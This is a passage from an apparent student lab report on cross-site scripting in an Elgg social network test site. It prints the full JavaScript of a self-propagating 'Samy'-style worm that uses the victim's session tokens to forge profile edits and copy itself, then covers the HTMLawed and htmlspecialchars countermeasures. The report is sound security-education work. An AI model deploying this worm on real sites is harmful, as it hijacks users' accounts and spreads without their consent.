

Figure 13: No check if(elgg.session.user.guid!=samyGuid)?



Figure 14: Samy worm changing description of the user.

Task 6: Writing a Self-Propagating XSS Worm



Figure 15: Self-replicating code sample.



Figure 16: Self-replicating code.



Figure 17: Alice visited Samy's profile and got infected.

```
<script id="worm" type="text/javascript">
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid=".concat(elgg.session.user.guid);
var ts="&__elgg_ts=".concat(elgg.security.token.__elgg_ts);
var token="&__elgg_token=".concat(elgg.security.token.__elgg_token);
var content="http://www.xsslabelgg.com/profile/".concat(
userName).concat("/edit").concat(ts).concat(
token).concat("&description=").concat(headerTag).concat(jsCode).concat(
tailTag).concat("&name=").concat(userName).concat("&accesslevel[
description]=2").concat(guid);
//alert(content);
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Access-Control-Allow-Headers","*");
Ajax.setRequestHeader("Content-Type", "application/
x-www-form-urlencoded");
Ajax.send(content); }
}
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
</script>
```

Figure 18: The entire script used to achieve the code.

Task 7: Countermeasures



Figure 19: Enabled HTMLAwed.

1) HTMLAwed is a countermeasure that makes HTML text more secure with a filter. When this is enabled, the tags of the script are disabled. Because of the lack of script tags, this attack does not work.



Figure 20: Uncommenting htmlspecialchars in text.php.



Figure 21: Uncommenting the htmlspecialchars in url.php.



Figure 22: Uncommenting the htmlspecialchars in dropdown.php.



Figure 23: Uncommenting the htmlspecialchars in email.php.

2) htmlspecialchars allows you to encode special characters. Once these characters become encoded, this now becomes data. The browser will display this, and it will not be interpreted the same way and will not be considered as code. Therefore, it will not run, and this is an effective countermeasure. In a scenario where the code doesn't use special characters where you are not using a script tag to run the JavaScript code, this countermeasure will not be effective.

Code:

https://github.com/grksumanth/CSS/blob/master/samyworm